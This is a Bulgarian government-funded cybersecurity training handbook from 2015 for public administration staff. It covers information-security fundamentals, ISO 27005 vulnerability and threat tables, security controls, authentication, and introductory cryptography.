Европейски съюз

ОПАК. Експерти в действие

Европейски социален фонд
Инвестиции в хората

Проект „Повишаване квалификацията на служителите от администрацията на централно ниво чрез усъвършенстване на знанията и практическите им умения за управление на софтуерни ИТ проекти в съответствие със съвременните методологии“, осъществяван с финансовата подкрепа на Оперативна програма „Административен капацитет” (ОПАК), съфинансирана от Европейския съюз, чрез Европейския социален фонд”, съгласно Договор № К13-22-1/05.03.2014 г.

НАРЪЧНИК

ДЕЙНОСТ 4.
ОБУЧЕНИЕ ПО КИБЕРСИГУРНОСТ ЗА 62 СЛУЖИТЕЛИ НА ЦЕНТРАЛНАТА АДМИНИСТРАЦИЯ И ИЗДАВАНЕ НА СЕРТИФИКАТИ ЗА ПРОВЕДЕНОТО ОБУЧЕНИЕ

Изготвен в изпълнение на Договор № Д-37/11.12.2014 г.
между
МИНИСТЕРСТВО НА ТРАНСПОРТА, ИНФОРМАЦИОННИТЕ ТЕХНОЛОГИИ И СЪОБЩЕНИЯТА
и
„КОНСОРЦИУМ ИТ ОБУЧЕНИЯ 2015“ДЗЗД

New Horizons Computer Learning Centers

ciela norma

„КОНСОРЦИУМ ИТ ОБУЧЕНИЯ 2015“ ДЗЗД

София 1040, ж.к. Изток, бул. Драган Цанков 36, СТЦ Интерпред, блок А, ет.6;
тел: 024210040; имейл: ittraining2015@newhorizons.bg;

Авторски колектив:

Модули 1 – 18: Мартин Павлов, CISSP-ISSAP, CISM, ISO 27001 & ISO 9001 & ISO 22301 & ISO 20000 Lead Auditor.

Модули 19 – 20: д-р Ирена Николова, Николай Томов, Орлин Николов, Петър Пешев, Михаил Стойнов.

Одобрил: Николай Пенев – ръководител на проекта

София, 2015 г.

Съдържание

Въведение

Този наръчник е част от учебните материали по киберсигурност за служители на централната администрация. Той има за цел да подпомогне обучителя и обучавания при подготовката му по киберсигурност.
Наръчникът няма за цел да бъде книга сферата на киберсигурността, а в структуриран вид в допълнение на проведения обучителен курс да даде препратки към места в глобалната мрежа където да получите по-задълбочени познания.
За по-задълбочени знания се препоръчват ръководствата на съответните производители.
Наръчникът се ползва както от обучаемите, така и от обучителите.

В наръчника се прави въведение в сигурността в мрежите, приложенията и операционните системи, както и атаките върху информационната сигурност.

Разгледани са и основните понятия в с основите на компютърно подпомаганите учения по киберсигурност и ползата, която носят за проверката на готовността за реакция на отговорните служители при настъпване на пробив в информационната сигурност на организацията.

Речник на използваните термини

Термин	Превод/пояснение/препратка
Access Point	Access Point - (от англ. точка на достъп) устройство, наричано още базова станция, чиято функция е да осигурява връзка между безжичните устройства в една мрежа с нейната окабелена част.
Agile	Agile - Гъвкава методология за разработка на софтуер, която се обявява против тежките процедури, генериращи огромно количество документация и фокусирането върху процесите
BSc	Balanced Scorecard (BSc)– Методика на балансираните показатели. Идеята на тази методика е традиционните показатели на финансовите отчети да се обединят с оперативни параметри и да се оценят нематериалните активи
BYOD	Bring Your own Device (BYOD) - терминът обозначава политики за управление на сигурността при използването на лични мобилни устроства в корпоративната информационна среда и процедури за поддръжка на личните устройства на персонала
CIO	Chief information officer (CIO)- Главен директор по информационни технологии;Мениджър от високо ниво в частни и държавни организации, отговорен за използването на информационните технологии.
Cloud computing	Cloud computing - „Облачен изчислителен модел". Този модел предполага достъп до данни или услуги чрез Интернет. Услугите от тип Cloud computing се предлагат под различни наименования.

Термин	Превод/пояснение/препратка
CMMI	Capability Maturity Model Integration (CMMI) - методология за оценка и описание на процесите, свързани с разработката на софтуер в дадена организация.
CObiT	Control Objects for Information and related Technology (CObiT) - Контролни обекти за информационни и свързани с тях технологии.Стандарт за управление и одит на ИТ процеси. Състои се от 34 процеси на управление и контроли.
DNS	DNS (Domain Name System) - Система за имената на домейните. Това е разпределена база данни за компютри, услуги или други ресурси свързани с Интернет или частни мрежи, посредством която се извършва преобразуване наименатa на хостове в IP адреси.
DoS атака	Denial-of-service (DoS атака) - Атака с отказ на обслужване.опит даден ресурс, предоставян от компютър (наричан жертва), да бъде направен недостъпен за целевите му потребители.
HTTP	Hypertext transfer protocol (HTTP) - протокол за трансфер на хипертекст.Мрежов протокол за пренос на информация в Интранет мрежи и World Wide Web.
ITIL	IT Infrastructure Library (ITIL) – ИТ инфраструктурна библиотека-Набор от добри практики за извършване на ИТ услуги.
ITSM	IT Service Management (ITSM) - управление на ИТ услугитеПодмножество на библиотеката ITIL, описващо процесния подход към предоставяне и поддръжка на ИТ услуги.ITSM е философия в управлението на ИТ.
Kerberos	Kerberos - автентикационен протокол. Kerberos е автентикационен протокол, включващ в себе си няколко подпротокола, обхващащи и трите фази на автентикационния процес, поради което често се нарича автентикационна система.
KPI	Key Performance Indicators, KPI – Ключови показатели за ефективност. Това е система за оценяване, която помага на организацията да определи степента на достигане на своите стратегически и тактически цели.
NTLM	NTLM (или Windows NT LAN Manager) - протокол, използван за удостоверяване на потребителите в мрежа на Microsoft Windows.
PKI	Public Key Infrastructure (PKI) - Инфраструктура на публичния ключ.Технология за проверка на автентичността на електронен документ с помощта на публичен ключ.
PM	Project Management (PM) - Управление на проекти (и инвестиции);Управлението на проектите е свързано с параметри, задаващи техните основни рамки - стойност, срокове и ефект.
Six Sigma	Six Sigma (6σ) - методология за управление на процесите, наречена Шестте Сигма. Представлява статистически метод за подобряване на качеството на процесите от гледна точка на потребителите.
SLA	Service Level Agreement (SLA) - Споразумение за нивото на услуги-Това е споразумение между предоставящия дадена услуга и ползващия я, определящо конкретни параметри и съответни санкции за неспазването им.
Social engineering	Социално инженерство; манипулиране на потребители да извършват действия, които дават достъп до конфиденциална информация

Термин	Превод/пояснение/препратка
	за тях, като не се използват технически методи, а желанието на хората да споделят и да се свързват с други хора.
SQL Injection	SQL Injection – атака, при която вредоносен код се вмъква в ред, който се предава към екземпляр на SQL Server за синтактичен анализ и изпълнение.
TPM	Trusted Platform Module (TPM) — Модул за сигурност на платформата. Термин от изчислителната техника, обозначаващ спецификацията за криптопроцесор, в който се съхраняват криптографските ключове за защита на информацията.
VoIP	Voice over Internet Protocol (VoIP) - Интернет телефония или "глас предаван по протокола IP".Технология, която позволява пренасянето на глас (телефония) благодарение на инфраструктурата на Интернет.
WPA	Wi-Fi Protected Access (WPA) - протокол, който предлага по-сигурна автентифиикация от WEP. WPA разполага с подобрени кодиращи и автентикационни характеристики спрямо WEP.
XML	eXtended Markup Language (XML) - разширяем маркиращ език.Стандарт (метаезик) дефиниращ правила за създаване на специализирани маркиращи езици както и синтаксисът на който тези езици трябва да се подчинява.
XSS	Cross Site Scripting (XSS) – “междусайтов скриптинг”. Тип атака, насочена към web базирана система. Тя се провежда като в системата се внедрява страница с вредоносен код.
КПУ	Компютърно подпомагано учение
ТА	техническа архитектура
СА	системна архитектура
ФА	физическа архитектура
ИКТ	информационно-комуникационни техологии
MEL/MIL	Main Event List/Main Incident List
EXCON	Exercise Control
EXCEN	Exercise Center
SITCEN	Situation Center
HICON	Hi Control
LOCON	Low Control
SITFOR	Situational Forces
VTC	Video TeleConference
AAR	After Action Review


Част 1: Общи понятия

1. Модул 1: Основи на сигурността

- Цикъл на информационната сигурност.
- Контрол на информационната сигурност.
- Методи за автентичност.
- Криптографски основи.
- Политика на сигурността.

Какво представлява ИС

Под информационната сигурност (ИС) е разбира защита конфиденциалността, наличността и интегритета на информацията (на английски – CIA, или това е популяр-ната триада на информационната сигурност:CIA Triad – Confidentiality, Integrity, Availability)




Данните (на английски: data) са неструктурирани факти за нещо (обект), които се съхраняват без да се използват. В случай че се появи необходимост, тези данни се използват с някаква цел. Преобразуваните данни се превръщат в информация. Данните често са възприемани като най-ниското ниво на абстракция, от което информацията и знанието произхождат.

Какви са целите на ИС

Под цели на ИС разбираме:

1. Защита на информацията;
2. Установяване на пропуски в CIA Triad;
3. Възстановяване на информацията след възникнал инцидент

При управлението на ИС следваме популярния **цикъл на Деминг** за постоянно подобряване на една система - PDCA – Plan-Do-Check-Act



Цикълът на Деминг показва пътя към подобрения. Той стои в основата на много от съвременните концепции за развитие на бизнеса. Известен е още като "Цикъл на Шухарт", "PDCA цикъл", "PDSA цикъл" или “SDCA цикъл”. Съществуват и редица други модификации на цикъла, които доказват приложимостта му в много области и ситуации. Деминг развива идеите на Шухарт, като дава по-общи названия на всеки от етапите и добавя още един етап за анализ на получената на втория етап информация.

Планиране (Plan)

Използва се подхода 5W 1H, при който трябва да дадат отговори на следните шест въпроса:

какво? (what?) – дефиниране на целите и задачите

защо? (why?) – обосноваване на необходимостта;

кой? (who?) – определяне на отговорностите;

как? (how?) – определяне на метода (методите) на извършване;

къде? (where?) – ограничаване на полето на действие;

кога? (when?) – разработване на план (график).

Изпълнение (Do)

В началото на този етап се извършва необходимото обучение и квалификация на персонала, който ще извършва реалното изпълнение на планираното и неговото внедряване. След обучението (или паралелно с него) персоналът изпълнява планираното и го внедрява.

Проверка (Check)

На този етап се проверява как е изпълнено и внедрено планираното действие и се оценяват постиженията.

Действие (Act)

В зависимост от резултатите на проверката на този етап са възможни два вида действия:

- Въвеждане на постигнатото по-високо ниво като нов стандарт (формализиране) в организацията;
- Извършване на коригиращи и/или превантивни действия за подобряване на постигнатото и за постигане в следващия цикъл още по-високо ниво.

Ползи от използването на този модел:

Едуард Деминг успява да въведе модела си в Япония, където постига невероятни резултати. Множество автори приписват на Деминг заслугата за пътя, който Япония извървява от производство на продукти с ниска добавена стойност до едни от най-прецизните и качествени индустрални постижения в света. Това се дължи на дългосрочната визия за качествено развитие, на която Япония се отдава след Втората световна война.

Уязвимости (Vulnerabilities)

Дефиниция – всяка една слабост в една система, която я оставя отворена на атака

Примери от БДС ISO/IEC 27005:2009

Таблицата по-долу дава примери за уязвимости в различни области на сигурността, включвайки примери на заплахи, които могат да използват тези уязвимости. Списъкът може да бъде в помощ при оценяването на заплахите и уязвимостите, за да се определят съответни сценарии на инциденти, например щети или загуба на услуги от първа необходимост. Наблегнато е на това, че в някои случаи други заплахи могат също да използват тези уязвимости.

Примери за уязвимости в различни области на сигурността – ХАРДУЕР

Тип	Примери за уязвимости	Примери за заплахи
	Недостатъчна поддръжка/ погрешно инсталиране на носител	Пробив в поддръжката на информационната система
	Липса на схеми за периодично възстановяване	Разрушаване на устройства или носител
	Податливост на влажност, прах, мръсотия	Прах, корозия, замръзване
	Чувствителност към електромагнитно излъчване	Електромагнитно излъчване
Хардуер	Недостатъчно ефективен контрол за промени в конфигурацията	Грешка при ползване
	Податливост на промени в напрежението	Загуба на захранващо напрежение
	Податливост на промени в температура	Метеорологично явление
	Незащитено хранилище	Кражба на носител или документи
	Недостатъчна грижа при изхвърляне	Кражба на носител или документи
	Неконтролирано копиране	Кражба на носител или документи

Примери за уязвимости в различни области на сигурността – СОФТУЕР

Софтуер	Липса или недостатъчно тестване на софтуер	Злоупотреба с права
	Добре познати недостатъци в софтуера	Злоупотреба с права
	Без 'logout' при „излизане" от работна станция	Злоупотреба с права
	Изхвърляне или повторна употреба на носители без подходящо изтриване	Злоупотреба с права
	Липса на записи от одит	Злоупотреба с права
	Грешно определяне на права за достъп	Злоупотреба с права
	Широко разпространен софтуер	Разрушаване на данни
	Прилагане на приложни програми към грешни данни в смисъл на време	Разрушаване на данни
	Объркан потребителски интерфейс	Грешка при ползване
	Липса/недостиг на документация	Грешка при ползване
	Неправилна настройка на параметри	Грешка при ползване
	Неправилни дати	Грешка при ползване

Примери за уязвимости в различни области на сигурността – МРЕЖА

Мрежа	Липса на доказателства за изпращане или получаване на съобщение	Отказ на услуги
	Незащитени комуникационни линии	Подслушване
	Незащитен чувствителен трафик	Подслушване
	Некачествено свързани кабели	Авария на телекомуникационни устройства
	Единична точка на авария	Авария на телекомуникационни устройства
	Липса на идентификация и автентификация на подател или получател	Фалшифициране на права
	Незащитена мрежова архитектура	Отдалечено шпиониране
	Трансфер на пароли в „чист" вид	Отдалечено шпиониране
	Неправилно мрежово управление (гъвкавост на рутирането)	Насищане на информационната система
	Незащитени връзки на обществената мрежа	Неоторизирано ползване на устройства

Заплахи (Threats)

Дефиниция – всяко събитие или действие, в резултат на което се нарушава CIA на даден ресурси или данни
Примери от БДС ISO/IEC 27005:2009

Таблицата по-долу дава примери за типични заплахи. Списъкът може да бъде използван по време на процеса за оценяване на активите. Заплахите могат да бъдат преднамерени, случайни или от обкръжаващата среда (природни) и могат да имат за резултат например щети или загуба на услуги от първа необходимост. Списъкът по-долу показва всяка заплаха, където съответно преднамерените заплахи са означени с D (deliberate), случайните - с A (accidental), природните - с E (environmental). D се използва за всички преднамерени действия, насочени срещу информационните активи, A се използв за всички човешки действия, които могат случайно да увредят информационните активи и E се използва за всички инциденти, които не са основани на човешки действия. Групите от заплахи не са подредени по приоритет.

Тип	**Заплахи**	**Произход**
Физически щети	Огън	A, D, E
	Щети от вода	A, D, E
	Замърсяване	A, D, E
	Голяма катастрофа/злополука	A, D, E
	Разрушаване на устройства или носител	A, D, E
	Прах, корозия, замръзване	A, D, E
Природни събития	Климатични явления	E
	Сеизмично явление	E
	Вулканично явление	E
	Метеорологично явление	E
	Наводнение	E
Загуба на услуги от първостепенна важност	Повреда на климатична или водоснабдителна система	A, D
	Загуба на електроснабдяване	A, D, E
	Повреда на телекомуникационни устройства	A, D
Смущения от излъчване	Електромагнитно излъчване	A, D, E
	Термично излъчване	A, D, E
	Електромагнитни импулси	A, D, E
Компрометиране на информация	Подслушване на компрометирани интерфейсни сигнали	D
	Отдалечено шпиониране	D
	Подслушване	D
	Кражба на носител или документи	D
	Кражба на устройства	D
	Възстановяване на рециклирани или изхвърлени носители	D
	Разкриване	A, D
	Данни от недостоверни източници	A, D
	Фалшифициране с хардуер	D
	Фалшифициране със софтуер	A, D
	Разкриване на позиция	D

Специално внимание трябва да се обърне на **човешките източници** на заплахи. Те са конкретно изредени по точки в следната таблица:

Произход на заплахата	**Мотивация**	**Възможни последствия**
Хакер, кракер	Предизвикателство Его Недоволство Състояние Пари	• Хакерство • Социален инженеринг • Проникване в система, • Неразрешен достъп до системата
Компютърен престъпник	Разрушаване на информацията Противозаконно разкриване на информация Спечелване на пари Неразрешена промяна на данни	• Компютърно престъпление (например cyber stalking) • Акт на измама (например повторение, деперсонификация, подслушване, заглушаване) • Продажба на информация • Измама • Проникване в система
Терорист	Изнудване Разрушаване Експлоатация Отмъщение Политически ползи Медийно покритие	• Бомба/тероризъм • Информационна война • Атака в системата (например разпределен отказ на услуга) • Проникване в системата • Фалшифициране на системата

Произход на заплахите


Произход на заплахата	**Мотивация**	**Възможни последствия**
Промишлен шпионаж (разузнаване, компании, чуждестранни правителства, други правителствени интереси)	Конкурентно предимство Икономически шпионаж	• Отбранително предимство • Политическо предимство • Икономическа разработка • Кражба на информация • Нарушаване на личното пространство • Социален инженеринг • Проникване в системата • Неразрешен достъп до системата (достъп до класифицирана, лична и/или технологично свързана информация)

Вътрешни за организацията лица (лошо обучени, недоволни, злонамерени, небрежни, нечестни или уволнени служители)	Любопитство Его Разузнаване Спечелване на пари Отмъщение Неумишлени грешки и пропуски (например грешка при въвеждане на данни, грешка при програмиране)	• Нападение на служител • Изнудване • Разглеждане на частна информация • Злоупотреба с компютър • Измама и кражба • Продажба на информация • Въвеждане на фалшиви, опорочени данни • Подслушване • Злонамерен код (например вирус, логическа бомба, троянски кон) • Продажба на лична информация • Дефекти в системата • Влизане в системата • Саботаж на системата • Неразрешен достъп до системата

Атаки (Attacks)

Дефиниция – техника, действие или събитие, което се възползва от уязвимостта в даден ресурс, за да нанесе поражения върху CIA Triad.

Примери



Атаки срещу физическата сигурност;
Атаки срещу логическата сигурност;

Риск (Risk)

Дефиниция – риск за сигурността на информацията - възможността дадена заплаха да използва уязвимостите на актив или група активи и по този начин да причини вреда на организацията.

Контроли (Controls)

Дефиниция – контроли – мерките, които се внедряват за да се защити CIA на даден ресурс или информация

Категории контроли (Controls)

- Превантивни контроли (Preventative);
- Контроли за установяване на събитието (Detection);
- Коригиращи контроли (Corrective);
- Административни (Administrative);
- Физически (Physical);
- Технически (Technical);
- Възпиращи (Deterrent);
- Компенсиращи (Compensating);

Ключови Термини и определения в ИС

- Non-repudiation (Невъзможност за отричане);
- Authentication (Автентикация);
- Identification (Идентификация);
- Authorization (Оторизация);
- Accountability (Търсене на отговорност);
- Auditing (Проследимост на действия и събития)

Практики и принципи в ИС


- Пълна забрана (Implicit Deny) – всичко, което не е разрешено е забранено;
- Принцип на най-ниско ниво на достъп (Least Privilege) – винаги дефиниране най-ниско ниво на достъп за извършване на определена дейност;
- Разделение на задълженията (Separation of Duties) – разделяне на задълженията по начин, който ще предотврати умишлени зловредни действия;
- Регулярна смяна на длъжностите (Job rotation) – регулярна смяна на отговорностите на служителите с цел предотвратяване на умишлени зловредни действия;
- Задължителни ваканции (Mandatory Vacations) – Задължителни отпуски (поне 1 пълна седмица);
- Рестрикции по време (ден и час) - ограничаване достъпа до ресурси;
- Управление на привилегиите (Privilege Management) – управление правата на достъп на служителите

Методи и фактори за автентикация

- Нещо което знаем (something you know) – потребителско име и парола;
- Нещо което имаме (something you have) – смарт карта, token device;
- Нещо което сме (something you are) – биометрични данни;
- Някъде където сме (somewhere you are) – GPS локация;

Многофакторна автентикация (Multifactor Authentication) - Методи и фактори за автентикация – комбинация от няколко предствлява многофакторна автентикация

Взаимна автентикация (Mutual Authentication) – Клиент и сървър взаимно се автетикират чрез използване на сертификати.



Mutual SSL authentication / Certificate based mutual authentication

Основи на криптографията

Дефиниция – науката за шифроване / защита на информацията чрез криптографски контроли;
Криптиране – преобразуване на „чиста“ информация в криптиран вид (plaintext & ciphertext);
Cryptanalysis – науката за откриване и „счупване“ на криптографските ключове;
Криптиращи алгоритми – симетрични и асиметрични;
Стеганография (Steganography) – сриване на даден тип информация в друга;

Тайнописът, или Криптографията (от гр. κρυπτός, криптос - „скрит“, и γράφω, графо - „пиша“), е наука за принципите, средствата и методите за преобразуване на данни с оглед укриване на тяхната семантика, предотвратяване на неоторизирано ползване или на тяхната незабележима промяна от трети неоторизирани лица. Тези принципи, средства и методи се полват широко от съвременната информатика за осигуряване на информационна сигурност (англ. information security), вкл. поверителност (confidentiality), цялост на данни (data integrity), невъзможност да отрича (non-repudiation) и гаранция за автентичност (authenticity).

Основи на криптографията - Хешинг алгоритми


Хешинг алгоритми (Hashing) – трансформиране на информацията от plaintext в ciphertext, без след това да се декриптира. Използва се за проверка на интегритета на данните.

Примери – MD5, SHA, RIPEMD;
Хеширане означава преобразуването на изходно съобщение в друга форма, от която оригиналното съобщение не може да бъде получено. Това е много подобно на криптирането, но забележете думите не може. Криптираният текст може да бъде декриптиран. Хешираният не може.

Основи на криптографията - Симетрична криптография

Симетрична криптография – използване на един и същи ключ за криптиране и декриптиране;

Примери на алгоритми - DES, 3DES, AES



Симетрично криптиране - При симетричните криптосистеми се използва един и същ ключ за шифриране и за дешифриране на информацията (процесът е двупосочен). Този ключ трябва да бъде известен и на двете страни - тази, която шифрира информацията, и тази, която я дешифрира. Необходимо е надеждно съхраняване, разпространение и периодично обновяване на тези ключове между потребителите на една симетричната криптосистема.

DES (Data Encryption Standard)
Алгоритъмът е създаден от IBM и през 1977 г. е одобрен като стандарт за САЩ. Скоро DES се превръща в световен стандарт. Трансформира блок данни с дължина 64 бита и използва ключ с дължина 56 бита. Като стандарт е описан в документите FIPS81, ISO 8731-1, ANSI X3.92 и ANSI X3.106. Използван е за граждански цели. Заменен е със стандарта AES.

3-DES (Triple Data Encryption Standard)

Алгоритъмът представлява развитие на DES, като използва трикратно последователно шифриране чрез DES и 168-битов ключ. 3DES и модификациите му са описани в документите ISO 8372 и ANSI X3.52. Притежава висока степен на надеждност.


IDEA (International Encryption Algorithm)
Алгоритъмът е базиран на структурите на Фейстел и се състои от 8 идентични цикъла, следвани от изходна трансформация. Шифрира 64-битов блок от изходни данни в 64-битов блок шифрирани данни, като използва 128-битов ключ. При всяка итерация се използват шест 16-битови подключа. IDEA е 3 пъти по-бърз от 3-DES и е по-сигурен. Търговското му използване е свързано с заплащане на лицензионна такса.

AES (Advanced Encryption Standard)
Блоков алгоритъм, който да работи с ключове с дължина 128, 192 и 256 бита. Явява се наследник на DES. Базиран е на Rijndeal Block Chiper с автори Joane Daemen иVincent Rijndael - белгийски криптографи. Това е новият стандарт за симетричен алгоритъм за криптиране.

Основи на криптографията - Асиметрична криптография

Асиметрична криптография – използване на публичен и частен ключ;

Примери за акгоритми - RSA, ECC, Elgamal, Diffie-Hellman



Основна слабост на криптосистемите със симетрично шифриране се явява проблема с разпределение на ключовата информация. За да е възможен обмен на конфиденциална информация е необходимо за предаване на ключове да се използва някаква допълнителна криптосистема. За решаване на този проблем е разработена система с открит ключ, която използва резултати от класическата и съвременна алгебра. При криптосистеми с открит ключ всеки потребител притежава два ключа - публичен и частен. Първият е достъпен по принцип за всички, които се интересуват, докато частният се съхранява единствено от притежателя му. Шифриране на определена информация се извършва винаги чрез използ-

зване на двойката ключове и процесът е еднопосочен. При асиметричните криптосистеми необходимостта от надеждно съхраняване на публичните ключове отпада, те се разменят свободно от потребителите или се публикуват в Web сайтове.

Основи на криптографията - Електронен подпис

